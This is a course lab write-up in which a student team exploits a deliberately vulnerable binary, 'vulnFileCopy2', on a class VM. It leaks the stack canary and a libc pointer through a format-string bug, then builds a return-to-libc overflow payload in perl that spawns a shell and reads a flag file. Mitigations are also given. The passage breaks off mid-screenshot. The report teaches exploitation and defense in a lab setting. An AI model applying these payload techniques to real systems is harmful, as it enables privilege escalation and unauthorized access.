Executive Summary:

The objective of this assignment was to analyze the program `vulnFileCopy2` for a memory leak and a stack-based buffer overflow exploit, leading to a shell running within the Legolas user account, and this led to the recovery of the `legolasflag.txt`. The scope of the work was based on Legolas user's home directory on this course's virtual machine and on program analysis through the GNU Debugger (GDB) as well as exploitation techniques such as memory leaks and buffer overflows. Each member of the team executed the exploit separately for the flag submission portion, and the team prepared a collaborative written report discussing risk, technique, and mitigations.

The team's analysis initially identified a memory leak where the program used user-provided input as the format string, showcasing an unsafe usage of the `printf()` function. The program also makes use of the gets() function that performs no length check allowing the input to be as large as desired by the attacker due to its native lack of size-check awareness. The working environment also had modern defense mechanisms enabled such as Address Space Layout Randomization (ASLR), stack-smashing protection (SSP), and Data Execution Prevention (DEP). These mechanisms all being enabled are commonly used defenses yet it did not stop the exploit, hence, leading to the executable shell injection. The combination of these vulnerabilities and the overcoming of modern defense mechanisms exposed the Legolas account to an invasive code execution, allowing threat actors to open a shell and access files initially intended to be protected.

After the analysis and exploitation, the team suggests the use of constant, static format strings when printing user-controlled data by specifying the format string and passing the user input as an argument on the `printf()` function. If there's intended input, the `printf()` function should always use a constant literal string as the first argument and pass any subsequent arguments with the appropriate format specifiers. The team also recommends the use of `fgets()` instead of `gets()`. The suggested function takes an extra (size) argument that specifies the maximum number of characters to read from the buffer, hence preventing buffer overflows. The team recommends higher forms of protections such as static analysis and code reviews to secure sensitive data, hence, reducing the likelihood of exposure.

The methodology of exploitation involved the use of the GNU Debugger allowing the examination of the assembly code, identifying a memory leak at the time of unsafely printing the user's intended file to copy. This, combined with GDB's examination of the stack, led to determining the appropriate crafting of a format string attack that leaked the canary value and return-to-libc value from the top of the stack, all this by inputting the crafted attack as the filename for the program. Next, the program would print our input filename, hence leaking both values. From here, the program was suspended, allowing access to the terminal, and crafting of the payload. It was written so that at the time the program copies the contents of our file to the buffer we can overflow the buffer, match the canary, do a return-to-libc attack, end up with a shell and exit successfully to the return-to-libc address with no segmentation faults. After the payload was written into our file, the foreground process was brought back, and started the buffer overflow attack. With shell access, the team was able to recover and display the contents of `legolasflag.txt` The flag file `legolasflag.txt` was recovered by all members of the team, the exploit objectives were met, the team was able to exit out of the shell with no segmentation faults, and possible mitigation methods were mentioned.

1 Objectives

1.1 Inject the Payload

The program “vulnFileCopy2” does not just accept anything thrown into it. When attempting to place anything in it, it gives a permissions error. The team must find a way to circumvent this to attempt a memory leak.

1.2 Accomplish a Memory Leak

There are two values of importance that need to be leaked from memory for the purposes of a buffer overflow attack with modern protections enabled. We need to discover the return to lib c address and the canary value.

1.3 Escalate Privileges to user “legolasflag”

The team must execute a buffer overflow that will allow for a shell to be spawned in with the permissions of the user “legolas flag.

1.4 Retrieve the Flag File “legolasflag.txt”

Once the team has successfully spawned in the shell, the user must locate the flag file, “legolasflag.txt”.

1.5 Exit the shell without crashing the program.

At request of the client and in accordance with trying to have a graceful attack, upon exiting the shell, the program must exit gracefully.

2 Attacks

For each exploit used, fill out the following table. If one exploit depends on another to achieve its goal, reference the dependency in the table for that exploit.

2.1 Memory Leak on vulnFileCopy2

Exploit #1	Memory Leak on vulnFIleCopy2
Description	This is an exploit of a format-string vulnerability, a type of information disclosure attack, which arises where input from users is entered directly into some formatted output routine like the printf() without providing a format string. The program in vulnFileCopy2 is vulnerable to code injection because when it displays the file name it runs the command printf(input) allowing injected format tokens including but not limited to: %08x or percent n $08x to read and write values on the stack. The exploit uses a prepared filename which contains these tokens to make the program reveal sensitive stack data in the terminal and reveal important information about how to run the program. The decompiling of the binary in the GDB showed the size and position of the local buffer in the stack frame that determined how deep into memory the leak had to go in order to access protected values. Analysis of the leaked output was then directed on determining the stack canary which is traditionally placed at the end of the local buffers and is terminated by a null (00) character. This unusual appearance enabled the canary to be singled out among other leaked values. Further examination revealed the presence of nearby stack values which always stayed within the memory range of libc which allowed one to be certain that the stack had a valid return-to-libc pointer. This type of attack is the initial stage of the exploitation chain which is a memory-leak attack. Although it does not directly execute a code, it reveals the data needed to overcome the Stack-Smashing Protection (SSP) and Address Space Layout Randomization (ASLR). These reveals form the basis of the later buffer overflow exploit that exploits the values that were leaked to obtain privilege escalation.
Objectives	1.1 Inject the Payload 1.2 Accomplish a Memory Leak
Assumptions	The following assumptions were made regarding the successful implementation of the memory leak exploit on vulnFileCopy2. These also include external conditions and environmental factors which affected the feasibility of the attack. ● The legolas user account allowed local execution privileges, and was allowed to run the vulnFileCopy2 binary.

	● The program had a format-string vulnerability in the form of the use of the printf(input) that did not use the definite format-string, and the user input could uncontrollably access the stack memory. ● Disassembly and debugging were allowed, allowing analysis of the buffer size, the stack frame arrangement and the offset of the protected values was possible with tools like GDB. ● The stack canary and saved return pointer were aligned immediately following the buffer, which is consistent with the structure of the stack, and that the canary would end with 00. ● System defenses such as Stack-Smashing Protection(SSP), Address Space Layout Randomization(ASLR) and Data Execution Prevention(DEP) were on but failed to block the memory disclosure made by the vulnerability. ● The output of the program was directly viewable, and as a result of this, results of memory leaks could be reviewed and documented at the "File to copy:" prompt. ● The process memory map did not change during the same execution, meaning that any stack values that were leaked remained valid within that same process instance, even though they could change across separate runs. ● The working directory had write permissions, and it was possible to create or edit files during testing and to use them in subsequent stages of exploitation, but this was not necessary to do the leak itself.
Findings	The attack was successful. We were able to cause a memory leak of the canary value and return-to-libc address at the time the `printf()` function, located inside the `vulnFileCopy` function, printed the user's input filename since it made no use of format specifiers, hence, allowing the leak. More specifically, after having analyzed the stack, relevant values: canary, address of libc function, and libc-start-call-main address were found. The user's input filename was the payload, and since the program printed the filename, appropriate padding was utilized to leak our two 4-byte values of interest from the top of the stack (ie. canary and return-to-libc address).
Mitigations	This attack can be deterred by secure coding practices: enforcing the use of a constant format string (i.e. printf("%s", input)). The %s specifier makes sure the input is treated as a string to be printed and not as instructions for memory access. Another way is validating and sanitizing user input by implementing robust input validation ensuring any data read from the user is clean and meets expected criteria (i.e. of a filename). Another good practice would be having a limited amount of accepting characters for a filename, this can also be combined with a regular expression that matches valid letters and limits the amount of extra symbols to what is expected from a traditional filename. To exemplify, it can be programmed with a regex (Regular Expression) that accepts strings with a reasonable maximum size and following the pattern of letters+dot+letters simulating for instance: filename.txt. This altogether would prevent custom suspicious string input filenames like the one we performed by not allowing a file name with perl commands or percent signs for instance.

<table>
<tr><td>Tools Used</td><td>
<table>
<tr><td>gdb</td><td>This is the GNU Debugger. It was utilized to inspect the stack and register values in this program. Common commands inside it are:
- <code>disassemble</code>
  - Allows the user to examine the assembly instructions in memory that make up the program.
- <code>break</code>
  - Adds stopping points in the code during execution. Commonly used to check values at certain points in the execution process.
- <code>run</code>
  - runs the program
- <code>x/<value><information type> <location></code>
  - Used to examine specific locations in memory with a specific data type.
- <code>info proc mappings</code>
  - Utilized to examine specific layout of file systems in memory.
- <code>find [start], [end], [query]</code>
  - Utilized to search within a specific memory range for a specific address relating to the query statement.</td></tr>
<tr><td>perl</td><td>A language used to simplify the input of mass characters and the necessary values for the payload.</td></tr>
<tr><td>nano</td><td>A text editor program which is used to create our payload file.</td></tr>
</table>
</td></tr>
<tr><td>Commands Used with Syntax</td><td>
<pre>Commands In terminal:
   1. gdb -q vulnFileCopy2
Commands In gdb:
   2. b main
   3. disassemble main
   4. b vulnFileCopy
   5. disassemble vulnFileCopy
   6. run $(perl -e 'print "%08x……"x500’)
   7. Control + Z
   8. x/10i 0x(Suspected Memory Address)
   9. INFO PROC MAPPINGS
Commands In terminal:</pre>
</td></tr>
</table>

	10. `./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"`
Details	The development of the memory leak exploit for vulnFileCopy2 required an understanding of the program's stack layout. The process began by disassembling the **VULNFILECOPY** function in GDB which allowed for the confirmation that user input was passed directly into printf() without a format specifier, inherently allowing a format-string vulnerability. The disassembly of the function also led to determining the buffer's location and size. During disassembly and as shown below, the instruction cmpl $0x545, 0x560(%ebp) shows that the loop index was compared against 0x545, which implies the buffer length of 0x546 bytes (1350 bytes in decimal). This buffer size was also used as the basis for the amount of data required to be far enough into the memory for the exploit to reach the canary and return address values that follow it in the stack frame.

```
0x5a3af3bf <+106>:   push   -0x56c(%ebp)
0x5a3af3c5 <+112>:   call   0xe7effdb0 <__printf>
0x5a3af3ca <+117>:   add    $0x10,%esp
```

Figure 2.1.1 User input being passed directly into printf() without a format specifier

```
Dump of assembler code for function vulnFileCopy:
   0x5a3af355 <+0>:     push   %ebp
   0x5a3af356 <+1>:     mov    %esp,%ebp
   0x5a3af358 <+3>:     sub    $0x578,%esp
   0x5a3af35e <+9>:     mov    0x8(%ebp),%eax
   0x5a3af361 <+12>:    mov    %eax,-0x56c(%ebp)
   0x5a3af367 <+18>:    mov    %gs:0x14,%eax
   0x5a3af36d <+24>:    mov    %eax,-0xc(%ebp)
   0x5a3af370 <+27>:    xor    %eax,%eax
   0x5a3af372 <+29>:    movl   $0x0,-0x560(%ebp)
   0x5a3af37c <+39>:    jmp    0x5a3af396 <vulnFileCopy+65>
   0x5a3af37e <+41>:    lea    -0x552(%ebp),%edx
   0x5a3af384 <+47>:    mov    -0x560(%ebp),%eax
   0x5a3af38a <+53>:    add    %edx,%eax
   0x5a3af38c <+55>:    movb   $0x41,(%eax)
   0x5a3af38f <+58>:    addl   $0x1,-0x560(%ebp)
   0x5a3af396 <+65>:    cmpl   $0x545,-0x560(%ebp)
```

Figure 2.1.2 Disassembly of vulnFileCopy2 confirming local buffer size

Knowing the approximate size of the buffer gave a general idea of the amount of memory that had to be leaked. The program was run using a long chain of tokens of format 08x to verify the vulnerability and find the runtime values necessary. The specifier of the data in the stack, each with a specific value of 08x, printed out 4 bytes of data, and continuing the example

hundreds of times gave a complete dump of the local stack frame. This general memory leak showed a number of very clear trends among the printed words - the majority of the values were solid filler, but some were identifiable through their form or actions. One of these values was 00 and it followed right after the buffer region which is in line with stack canary that is employed by Stack-Smashing Protection (SSP). Since the canary is regenerated with each run, this word was changing with every time the program was run, which proved its identity.

Once the canary had been identified additional analysis was done to find a pointer in the libc library. The format-string exploit enabled further reading into the stack exposing possible addresses which began with libc common patterns (f7, e6, etc.). The disassembling of the instructions that are present in each candidate address was done in GDB with the x/10i command. In the event where the disassembly output was identical to known instructions in the disassembly of the main function of the libc start, then this was considered to be a valid address of a return-to-libc pointer. This was checked with the help of info proc mappings that indicated the address was in the memory space that was mapped to libc. The usual search of this pointer offered a dynamic reference point to be used later to calculate the offsets of the system and the flag of the strings of the /bin/sh in the subsequent phase of exploitation.

Figure 2.1.3 Large memory leak



Figure 2.1.4 Canary highlighted in yellow, Libc function highlighted Green, Libc Start call main function highlighted in pink

```
(gdb) x/10i 0xf7143b60
   0xf7143b60 <_rtld_global_ro>:        add    %al,(%eax)
   0xf7143b62 <_rtld_global_ro+2>:      add    %al,(%eax)
   0xf7143b64 <_rtld_global_ro+4>:      dec    %edx
   0xf7143b65 <_rtld_global_ro+5>:      gs adc %edi,%esi
   0xf7143b68 <_rtld_global_ro+8>:      add    $0x0,%al
   0xf7143b6a <_rtld_global_ro+10>:     add    %al,(%eax)
   0xf7143b6c <_rtld_global_ro+12>:     add    %dl,(%eax)
   0xf7143b6e <_rtld_global_ro+14>:     add    %al,(%eax)
   0xf7143b70 <_rtld_global_ro+16>:     mov    0x5,%al
   0xf7143b75 <_rtld_global_ro+21>:     add    %al,(%eax)
(gdb)
```

Figure 2.1.5 GDB inspection verifying the libc reference (green) using x/10i

```
(gdb) x/10i 0xf6ee0cb9
   0xf6ee0cb9 <__libc_start_call_main+121>:     add    $0x10,%esp
   0xf6ee0cbc <__libc_start_call_main+124>:     sub    $0xc,%esp
   0xf6ee0cbf <__libc_start_call_main+127>:     push   %eax
   0xf6ee0cc0 <__libc_start_call_main+128>:     call   0xf6efabd0 <__GI_exit>
   0xf6ee0cc5 <__libc_start_call_main+133>:     call   0xf6f456d0 <__GI___nptl_deallocate_tsd>
   0xf6ee0cca <__libc_start_call_main+138>:     mov    (%esp),%eax
   0xf6ee0ccd <__libc_start_call_main+141>:     lock subl $0x1,0x288(%eax)
   0xf6ee0cd5 <__libc_start_call_main+149>:     je     0xf6ee0ceb <__libc_start_call_main+171>
   0xf6ee0cd7 <__libc_start_call_main+151>:     mov    $0x1,%edx
   0xf6ee0cdc <__libc_start_call_main+156>:     xor    %ebx,%ebx
```

Figure 2.1.6 GDB inspection verifying return-to-libc pointer (pink) using x/10i

```
 0xf6ebc000 0xf6edf000    0x23000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
 0xf6edf000 0xf7066000   0x187000    0x23000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
 0xf7066000 0xf70eb000    0x85000   0x1aa000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
 0xf70eb000 0xf70ed000     0x2000   0x22f000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
 0xf70ed000 0xf70ee000     0x1000   0x231000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
 0xf70ee000 0xf70f8000     0xa000        0x0  rw-p
 0xf7108000 0xf710a000     0x2000        0x0  rw-p
 0xf710a000 0xf710e000     0x4000        0x0  r--p   [vvar]
 0xf710e000 0xf7110000     0x2000        0x0  r-xp   [vdso]
 0xf7110000 0xf7111000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
 0xf7111000 0xf7134000    0x23000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
 0xf7134000 0xf7142000     0xe000    0x24000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
 0xf7142000 0xf7144000     0x2000    0x31000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
 0xf7144000 0xf7145000     0x1000    0x33000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
 0xffe5e000 0xffe81000    0x23000        0x0  rw-p   [stack]
```

Figure 2.1.7 Info Proc Mapping

After determining the key stack values, the exploit was further modified to attack specifically their positions. The positional specifiers of the canary and libc return pointer were determined by determining the relationship between the order of the values printed in the large stack dump and the positions as seen in GDB as 351 08x and 371 08x, respectively. These indices were the precise word offsets on the stack which held those two values being leaked. This optimization allowed creating a small and repeatable exploit, which would print both addresses during just one execution, and no additional manual review was necessary.

```
./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . "
Return to Libc: " . "\%371\$08x"')"
```

Figure 2.1.8 Final Memory leak exploit command

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')

File to copy: Canary: d40aeb00 Return to Libc: f2a99cb9

Press enter to begin copying...

ERROR Opening file. Exiting...
: Permission denied
```

Figure 2.1.9 Clean leak output showing “Canary: d40aeb00 Return to LibC: f2a99cb9” confirming successful retrieval of both values.

The reason behind the choice of this exploit technique is because format-string vulnerabilities are one of the limited number of techniques that can expose the protected runtime data despite the modern memory protections being turned on. This is contrasted to a direct buffer overflow: here, program control flow is not changed, but rather, output formatting logic is taken advantage of reading arbitrary stack values. The resulting information, the stack canary, and libc return pointer, is used to beat Stack-Smashing Protection (SSP) and Address Space Layout Randomization (ASLR). Although the memory leak did not execute the code per se, it provided the information disclosure stage in order to prepare the environment to exploit it. This string leaked at the prompt writing: File to copy:, was used again as a payload file name in the second stage of the attack. The combination of the leak and the resultant buffer overflow rendered the exploit chain as a whole reliable, deterministic and capable of executing in a controlled environment.

```
legolas@cs647:~$ ls
'Canary: %351$08x Return to Libc: %371$08x'   legolasflag.txt   snap   test   tester.bin   testPayloadFile   vulnFileCopy2
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"

File to copy: Canary: b9e6e700 Return to Libc: e8ca9cb9

Press enter to begin copying...
```

Figure 2.1.10 Filename and exploit being the same name

2.2 Buffer Overflow Exploit on vulnFileCopy2

Exploit #2	Buffer Overflow Exploit on vulnFileCopy2
Description	This attack is a return to libc buffer overflow attack. This attack is highly dependent on the Exploit #1: Memory Leak on vulnFileCopy2. Without the assistance of this attack it becomes highly improbable that this attack will ever succeed should it be used repeatedly with brute force. It utilizes the leaked memory values to insert a payload that takes advantage of a `gets()` call inside of the vulnFileCopy2 program to bypass DEP (Data Execution Prevention) and SSP (Stack Smashing Protection). Manual calculations are done to work around ASLR (Address Space Layout Randomization) which is active during this attack. Once the payload is copied, it will spawn a shell giving the attacker access to the user “legolasflag”. From there the flag can be

	retrieved and will exit gracefully without crashing vulnFileCopy2 and potentially alerting system administrators.
Objectives	1.3 Escalate Privileges to user “legolasflag” 1.4 Retrieve the Flag File “legolasflag.txt” 1.5 Exit the shell without crashing the program.
Assumptions	This attack is entirely dependent on the memory leak attack being a success and accurate. Without the information supplied by the memory leak attack, this attack cannot be executed. There is also an implicit assumption of access to the “legolas” user in the system and being granted permissions to modify permissions of files owned by that user.
Findings	The attack was successful. We were able to cause a buffer overflow on the filename buffer inside the vulnFileCopy function. Pausing the program execution just enough to write the actual buffer overflow exploit into the input file. Familiar with the relevant stack values and layout in GDB, we found the program filling the buffer, matching the canary, going to system address, launching a shell and exiting gracefully once we exited the shell environment. The end goal was to get a shell and access legolasflag.txt and this satisfied the attack.
Mitigations	This attack can be deterred by utilizing a safer alternative to gets() which is fgets(), its standard replacement after gets() was brought out of use in C. This time, it would take a size parameter specifying the maximum number of characters to read, preventing buffer overflows. It is also good practice to validate input size before processing placing data into the buffer.
Tools Used	

gdb	This is the GNU Debugger. It was utilized to inspect the stack and register values in this program. Common commands inside it are:
	● `disassemble`
	  ○ Allows the user to examine the assembly instructions in memory that make up the program.
	● `break`
	  ○ Adds stopping points in the code during execution. Commonly used to check values at certain points in the execution process.
	● `run`
	  ○ runs the program
	● `x/<value><information type><location>`
	  ○ Used to examine specific locations in memory with a specific data type.
	● `info proc mappings`
	  ○ Utilized to examine specific layout of file systems in memory.
	● `find [start], [end], [query]`
	  ○ Utilized to search within a specific

	memory range for a specific address relating to the query statement.
perl	A language used to simplify the input of mass characters and the necessary values for the payload.
nano	A text editor program which is used to create our payload file.

Commands Used with Syntax

```
In gdb (for machine-specific offset calculations):
   1. Info proc mappings
   2. p system
   3. find 0x[libc start address], 0x[libc end address]
      “/bin/sh”
In terminal:
   4. ./vulnFileCopy2 "$(perl -e 'print "Canary: " .
      "\%351\$08x" . " Return to Libc: " .
      "\%371\$08x"')"
   5. Control + Z
   6. perl -e 'print "A"x1350 . "\x00\x3e\x54\x64" .
      "a"x12 . "\x30\x44\xae\xef" . "\xb9\x8c\xab\xef" .
      "\xe8\x8d\xc5\xef"' > "$(perl -e 'print "Canary: "
      . "\%351\$08x" . " Return to Libc: " .
      "\%371\$08x"')"
   7. fg
   8. whoami
   9. cat legolasflag.txt
   10.  exit
```

Details

Based on the information from the creating and gathering the previous exploit we can already have a few vital pieces of information. The canary value present in the current run of vulnFileCopy2, the current location of the __libc_start_call_main function, and the size of the buffer. This indicates a return to libc buffer overflow is a possible avenue of attack. The standard formula for that attack is listed below.

```
perl -e 'print [FILL BUFFER]. [SYSTEM ADDRESS] . [SYSTEM
RETURN ADDRESS] . [COMMAND ADDRESS]'
```

Formula 2.1 The base formula for a return to libc attack

However, before we attempt such an attack there are some things that need to be looked into to confirm such an attack is viable; the method in which the copying is taking place. Copiers like `strcpy()` terminate with a null byte (`00`) meaning that copying a canary value, which always terminates in a null byte, would end the copy rendering the attack useless. First, an analysis of what is inside of the code is done, so `gdb vulnFileCopy2` is entered to open the

GNU Debugger. After completing a `disassemble main` and `disassemble vulnFileCopy`, the method can be determined. The programmer made a mistake and uses what appears to be

```
0x5a3af43b <+230>:   call   0xe7f26f80 <__GI_fseek>
0x5a3af440 <+235>:   add    $0x10,%esp
0x5a3af443 <+238>:   sub    $0xc,%esp
0x5a3af446 <+241>:   push   -0x55c(%ebp)
0x5a3af44c <+247>:   call   0xe7f1ec50 <__GI__IO_ftell>
0x5a3af451 <+252>:   add    $0x10,%esp
0x5a3af454 <+255>:   mov    %eax,-0x558(%ebp)
0x5a3af45a <+261>:   sub    $0xc,%esp
0x5a3af45d <+264>:   push   -0x55c(%ebp)
0x5a3af463 <+270>:   call   0xe7f27770 <__GI_rewind>
0x5a3af468 <+275>:   add    $0x10,%esp
0x5a3af46b <+278>:   movl   $0x0,-0x560(%ebp)
0x5a3af475 <+288>:   jmp    0x5a3af4a1 <vulnFileCopy+332>
0x5a3af477 <+290>:   sub    $0xc,%esp
0x5a3af47a <+293>:   push   -0x55c(%ebp)
0x5a3af480 <+299>:   call   0xe7f270b0 <_IO_getc>
```

a `gets()` function or an equivalent of it.

Figure 2.1 The disassembled vulnFileCopy function showing the use of gets() function.

That function will allow for such an attack to occur, so we can proceed with gathering the necessary data. First of all, since Address Space Layout Randomization (ASLR) is activated for this program to work, some calculations are required to guarantee that we can always find the dynamic addresses of certain calls in the libc block. Due to the way that ASLR works, the libc block always remains in the same order it is just the start of the block that changes. This allows us to find offset values between the values we need: `__libc_system` and `/bin/sh`. The first can be located inside of GDB (GNU Debugger) with the command `p system`. The current value is 0xf6f0c430.

```
(gdb) p system
$1 = {int (const char *)} 0xf6f0c430 <__libc_system>
(gdb)
```

Figure 2.2 The current address of `__libc_system`

From there, the next step is to locate the current value of “bin/sh” , a function inside of libc. We can do so by using the `info process mappings` command to reveal the current layout of libraries and directories used for this

program. In conjunction with the `find` command we can then locate the current address of “bin/sh”: 0xf7080de8.

```
        0xf6ebc000 0xf6edf000    0x23000        0x0  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xf6edf000 0xf7066000   0x187000    0x23000  r-xp   /usr/lib/i386-linux-gnu/libc.so.6
        0xf7066000 0xf70eb000    0x85000   0x1aa000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xf70eb000 0xf70ed000     0x2000   0x22f000  r--p   /usr/lib/i386-linux-gnu/libc.so.6
        0xf70ed000 0xf70ee000     0x1000   0x231000  rw-p   /usr/lib/i386-linux-gnu/libc.so.6
        0xf70ee000 0xf70f8000     0xa000        0x0  rw-p
        0xf7108000 0xf710a000     0x2000        0x0  rw-p
        0xf710a000 0xf710e000     0x4000        0x0  r--p   [vvar]
        0xf710e000 0xf7110000     0x2000        0x0  r-xp   [vdso]
        0xf7110000 0xf7111000     0x1000        0x0  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xf7111000 0xf7134000    0x23000     0x1000  r-xp   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xf7134000 0xf7142000     0xe000    0x24000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xf7142000 0xf7144000     0x2000    0x31000  r--p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xf7144000 0xf7145000     0x1000    0x33000  rw-p   /usr/lib/i386-linux-gnu/ld-linux.so.2
        0xffe5e000 0xffe81000    0x23000        0x0  rw-p   [stack]
(gdb) find 0xf6ebc000, 0xf70ee000, "\bin\sh"
Pattern not found.
(gdb) find 0xf6ebc000, 0xf70ee000, "/bin/sh"
0xf7080de8
1 pattern found.
```

Figure 2.3 The results of the `find` command on “/bin/sh”

This gives us an offset of 0x2b777.

Looking at the combination of the leaked value of __lib_start_call_main, __libc_system, and “/bin/sh”. You can notice all three are a lower memory addresses from each other. This means should you subtract the memory addresses of __libc_system and __libc_start_call_main, you can get a positive offset value between them. This is revealed to be 0x2b777 once the calculations are done in hexadecimal. Continuing the trend, should you subtract the addresses of “/bin/sh” from __libc_system, you get an offset of 0x1749b9.

```
(gdb) p/x 0xf6f0c430 - 0xf6ee0cb9
$8 = 0x2b777
(gdb) p/x 0xf7080de8 - 0xf6f0c430
$9 = 0x1749b8
```

Figure 2.4 The result of the mathematical calculations of the offset values.

With those two offsets calculated we can now proceed to create the payload. We first run the program with our memory leak attack as the filename. After the memory is leaked we encounter an error: Permission denied.

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"

File to copy: Canary: d40aeb00 Return to Libc: f2a99cb9

Press enter to begin copying...

ERROR Opening file. Exiting...
: Permission denied
```

Figure 2.5 Permission Denied.

This error initially pointed towards an issue with the file being given in or being used. However, upon examining both, it showed that by all means the current

user “ legolas” should be able to give this file to vulnFileCopy2 and execute it. This indicated an issue with the directory itself. Upon modifying the directory with the `chmod 777 /home/legolas` command, all permissions should now be allowed inside of the directory by all users. This may be a bit noisy but should there be extra steps in the future it may prove useful. As you can see, the file can now be read and copied without issues (especially considering the payload file is empty at the moment).

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\

File to copy: Canary: d40aeb00 Return to Libc: f2a99cb9

Press enter to begin copying...

ERROR Opening file. Exiting...
: Permission denied
```

Figure 2.6 Permissions issue resolved.

With that issue resolved we can once again run the program with the memory leak as the filename then place the process in the background by using the linux shortcut of “control + Z”. From there, we proceed to utilize the values to fill in the payload formula from above. Using the information from before 1350 “A” characters are placed into the section of the formula to fill the buffer. Next, the canary value is put in little endian and then placed in the section for the canary.

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"

File to copy: Canary: 64543e00 Return to Libc: efab8cb9
```

Figure 2.7 Leaked memory values for payload creation.

Now to perform the calculations. `__libc_system` is the value of the system address therefore which can be calculated by taking the return to lib address 0xefab9cb9 and adding the offset 0x2b777 to it. This yields the result: 0xefae4430. This is then converted into little endian. After that you take the value of `__libc_system` and you add the offset of 0x1749b8. This yields the result of 0xefc58de8. This is then placed into the section for the command address. Finally the leaked `__libc_start_call_main` address is converted to little endian and placed into the section for the system return address. The final result can be seen below.

```
perl -e 'print "A"x1350 . "\x00\x3e\x54\x64" . "a"x12 .
"\x30\x44\xae\xef" . "\xb9\x8c\xab\xef" .
"\xe8\x8d\xc5\xef"'
```

Formula 2.2 The completed formula for the return to libc attack

A filled in version of the formula is then written to the very same file name as we entered using the “>” symbol combined with the perl command from before.

The return to libc address is used as the system return address to allow for a graceful exit from the shell.

```
perl -e 'print "A"x1350 . "\x00\x3e\x54\x64" . "a"x12 .
"\x30\x44\xae\xef" . "\xb9\x8c\xab\xef" .
"\xe8\x8d\xc5\xef"' > "$(perl -e 'print "Canary: " .
"\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"
```

Formula 2.2 The completed formula for the return to libc attack piped into the memory leak file

Then all we have to do is bring the program back to the foreground using the linux command `fg`. Once that is done, we hit enter and a shell is spawned. We can then verify we have now elevated to the user “legolasflag”. After that we read the flag and then exit the shell confirming a graceful exit.



Figure 2.8 Successful execution and recovery of the flag.

3 Flags

This section will include each student’s flag in a text-based format and a single screenshot showing the execution of the final exploit, printing the flag, and the result of the **`whoami`** command.

3.1 Jake Caceres

Flag Contents
fa83cb80f7ee99a8357a81c7ff892054fd06b61fcfaea5da832b4daac7c982d6 *f5c631c9a6335be7f2bf3f33f25593276dcf53ac054ba1092332c05ea478926c*

Screenshot

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary: " . "\%351\$08x" . " Return to Libc: " . "\%371\$08x"')"

File to copy: Canary: cdb21900 Return to Libc: f2409cb9

Press enter to begin copying...

Done copying.
$ whoami
legolasflag
$ cat legolasflag.txt
fa83cb80f7ee99a8357a81c7ff892054fd06b61fcfaea5da832b4daac7c982d6
f5c631c9a6335be7f2bf3f33f25593276dcf53ac054ba1092332c05ea478926c
$ exit
legolas@cs647:~$
```

3.2 Percy Flores

Flag Contents

f815fbefdd19f52a8fedd6dfab37c8ac14101472ff8780c9f9641c7ca5206852
2beb115de065a9194c7898e8ea4c0c44d549c7db8fb62006e9672f22101a97ac

Screenshot

```
legolas@cs647:~$ ls
'canary:%519$08xReturn to Libc:%539$08x'   legolasflag.txt   snap   vulnFileCopy2
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "canary:" . "\%519\$08x" . "Return to Libc:" . "\%539\$08x"')"

File to copy: canary:42213600Return to Libc:f2edbcb9

Press enter to begin copying...^Z
[2]+  Stopped                 ./vulnFileCopy2 "$(perl -e 'print "canary:" . "\%519\$08x" . "Return to Libc:" . "\%539\$0
8x"')"
legolas@cs647:~$ perl -e 'print "A"x2030 . "\x00\x36\x21\x42" . "A"x12 . "\x30\x74\xf0\xf2" . "\xb9\xbc\xed\xf2" . "\xe8
\xbd\x07\xf3"' > "$(perl -e 'print "canary:" . "\%519\$08x" . "Return to Libc:" . "\%539\$08x"')"
legolas@cs647:~$ fg
